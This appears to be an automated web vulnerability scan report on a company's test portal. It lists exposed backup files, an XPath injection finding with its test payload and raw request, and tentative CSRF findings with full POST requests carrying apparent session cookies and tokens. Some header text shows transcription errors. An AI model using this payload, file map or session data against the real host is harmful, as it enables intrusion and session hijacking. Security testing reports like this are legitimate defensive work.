 23.66. https://testportal.zalaris.com/neptune/native/neptune_login_ping.xz
 23.67. https://testportal.zalaris.com/neptune/native/neptune_login_ping.zip
 23.68. https://testportal.zalaris.com/sap/bc/webdynpro/sap/old_zwd_flm_draft_hist_powl
 23.69. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/icon/Personalize.bak
 23.70. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/icon/Personalize_old.png
 23.71. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/icon/dsbl/Copy%20of%20Personalize.png
 23.72. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/icon/dsbl/Personalize.png.ar
 23.73. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.backup
 23.74. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.css.tar.bz2
 23.75. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards1.css
 23.76. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/Copy%20of%20classes.js>
 23.77. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/bak_domainrelax.js
 23.78. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes%20-%20Copy.js>
 23.79. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes.js.exe>
 23.80. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/classes.old>
 23.81. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/clientrenderers.js.cbz>
 23.82. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/Copy%20of%20less.js>
 23.83. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/less.bak>
 23.84. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/domainrelax.js.tar>
 23.85. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.7z
 23.86. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.a
 23.87. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bac
 23.88. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.backup
 23.89. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bak
 23.90. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.cbz
 23.91. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.ear
 23.92. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.jar
 23.93. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.old
 23.94. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.rar
 23.95. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.7z
 23.96. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.gz
 23.97. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.lzma
 23.98. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.xz
 23.99. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.war
 23.100. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.wim
 23.101. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.xz
 23.102. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.zip
 23.103. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties1
 23.104. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties2
 23.105. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_backup
 23.106. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_bak
 23.107. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_old
 23.108. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesbak
 23.109. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesinc
 23.110. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesold
 23.111. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties~
 23.112. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/Copy%20of%20Copy%20of%20wda_ls_main.js
 23.113. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/Copy%20of%20wda_ls_main.js
 23.114. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.1
 23.115. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.a
 23.116. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.bac
 23.117. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.backup
 23.118. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.bak
 23.119. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.cbz
 23.120. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.ear
 23.121. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.gz
 23.122. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.old
 23.123. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.rar
 23.124. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.tar.lzma
 23.125. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.war
 23.126. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.wim
 23.127. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.xz
 23.128. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js1
 23.129. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js2
 23.130. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_backup
 23.131. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_bak
 23.132. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_old
 23.133. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsbak
 23.134. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsinc
 23.135. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsold
 23.136. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js~

24. Email addresses disclosed

24.1. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen.res/zen.rt.components.spreadsheet/resources/sap/fpa/ui/scripts/control/analyticgrid/Grid.js>
 24.2. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js
 24.3. https://testportal.zalaris.com/neptune/zmfp_personal_profile
 24.4. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/common/lib/less.js>

25. Private IP addresses disclosed

26. Cacheable HTTPS response

26.1. <https://testportal.zalaris.com/>
 26.2. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json>
 26.3. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json>
 26.4. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json>

26.5. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json>
26.6. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json>
26.7. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>

27. Multiple content types specified

28. HTML does not specify charset

28.1. https://testportal.zalaris.com/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshows_plus/common/emptyhover.html
28.2. <https://testportal.zalaris.com/com.sap.portal.pagebuilder/html/EmptyDocument.html>
28.3. <https://testportal.zalaris.com/htmlb/jslib/emptyhover.html>
28.4. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

29. TLS certificate

1. XPath injection

Summary

Severity: **High**
Confidence: **Firm**
Host: **<https://testportal.zalaris.com>**
Path: **</sap/public/bc/ur/nw7/js/classes.js>**

Issue detail

The **6BC22C7A6D5B** parameter appears to be vulnerable to XPath injection attacks. The payload **20098219' or '8150'='8150** was submitted in the **6BC22C7A6D5B** parameter, and an XPath error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Issue background

XPath injection vulnerabilities arise when user-controllable data is incorporated into XPath queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

Depending on the purpose for which the vulnerable query is being used, an attacker may be able to exploit an XPath injection flaw to read sensitive application data or interfere with application logic.

Issue remediation

User input should be strictly validated before being incorporated into XPath queries. In most cases, it will be appropriate to accept input containing only short alphanumeric strings. At the very least, input containing any XPath metacharacters such as `" ' / @ = * [] ()` should be rejected.

References

- [Web Security Academy: Client-side XPath injection \(DOM-based\)](#)

Vulnerability classifications

- [CWE-94: Improper Control of Generation of Code \('Code Injection'\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CWE-643: Improper Neutralization of Data within XPath Expressions \('XPath Injection'\)](#)
- [CAPEC-83: XPath Injection](#)

Request

```
GET /sap/public/bc/ur/nw7/js/classes.js?6BC22C7A6D5B20098219'%20or%20'8150'%3d'8150 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:42:01 GMT
Server: Apache
```

```

X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript
Content-Length: 3759450
cache-control: max-age=604800
last-modified: Mon, 10 Aug 2020 07:30:48 GMT
x-from-zip: X
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

sap.ls.preload.UCF_AbapList=function(){function b(a,c){0!==arguments.length&&(UCF_Control.apply(this,[a,c]),this.sSelectionClass="IsAbapList__item--selection",
(this.oScrollV=this.oGetControlById(this.
...[SNIP]...
MaxZciReadyWaitingTime=1E3;this.sLogReportingLevel=
null;this.bKeepLockedForF4HelpRequest=1;this.bEnabled=!0;this.setClientProperty("Enabled",this.bEnabled,!0);
this.aMsgTextArr=this.aMsgTypeArr=this.aXPathArr=this.iStartTime=null;this.sErrColorCode="251,233,235";this.sErrEdgeColorCode="255,0,0";
this.sWarnEdgeColorCode=this.sWarnColorCode="255,255,0";this.bIsRequestForValidation=1}window.UCF_Interactive
...[SNIP]...

```

2. Cross-site request forgery

There are 3 instances of this issue:

- [/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator](#)
- [/neptune/native/fetch_csrf](#)
- [/neptune/native/neptune_login_ping.html](#)

Issue background

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

Issue remediation

The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate these headers to bypass such defenses.

References

- [Web Security Academy: Cross-site request forgery](#)
- [Using Burp to Test for Cross-Site Request Forgery](#)
- [The Deputies Are Still Confused](#)

Vulnerability classifications

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CAPEC-62: Cross Site Request Forgery](#)

2.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator

Summary

Severity: **Medium**

Confidence: **Tentative**

Host: **https://testportal.zalaris.com**

Path: **/irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator**

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1

```
POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 254
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Command=ABORT&SerPropString=&SerKeyString=&SerAttrKeyString=GUSID%253ARMI2n54tBs6Y4nWmgQUNsw--MXOAYsQbMk87RUUQ6DnNSA--%261656565036895&
SerWindString=&Autoclose=1000&DebugSet=&ParamMapCmd=LIST&ParamMa
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/plain;charset=UTF-8
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 304

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=RMI2n54tBs6Y4nWmgQUNsw--MXOAYsQbMk87RUUQ6DnNSA--&sap-
sessioncmd=USR_ABORT&~SAPSessionCmd=USR_ABORT&SAPWP_A
...[SNIP]...
```

Request 2

```
POST /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|165656786590; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
```



```
Command=ABORT&SerPropString=&SerKeyString=&SerAttrKeyString=GUSID%253ARMi2n54tBs6Y4nWmgQUNsw--MXOAYsQbMk87RUUQ6DnNSA--%261656565036895&
SerWindString=&Autoclose=1000&DebugSet=&ParamMapCmd=LIST&ParamMa
...[SNIP]...
```

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:21:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/plain;charset=UTF-8
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web;/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 304

/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?sap-ext-sid=RMi2n54tBs6Y4nWmgQUNsw--MXOAYsQbMk87RUUQ6DnNSA--&sap-
sessioncmd=USR_ABORT&-SAPSessionCmd=USR_ABORT&SAPWP_A
...[SNIP]...
```

```
Severity:      Medium
Confidence:    Tentative
Host:          https://testportal.zalaris.com
Path:          /neptune/native/fetch_csrf
```

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users

```
POST /neptune/native/fetch_csrf?sap-client=650 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(JzEE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUzHP1QP|1656564413184|1656564413184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.2f181ead07ef49ba
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2f181ead07ef49ba-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Content-Length: 0
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
dxp-sap: 21100006
x-user-logon-language: E
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com 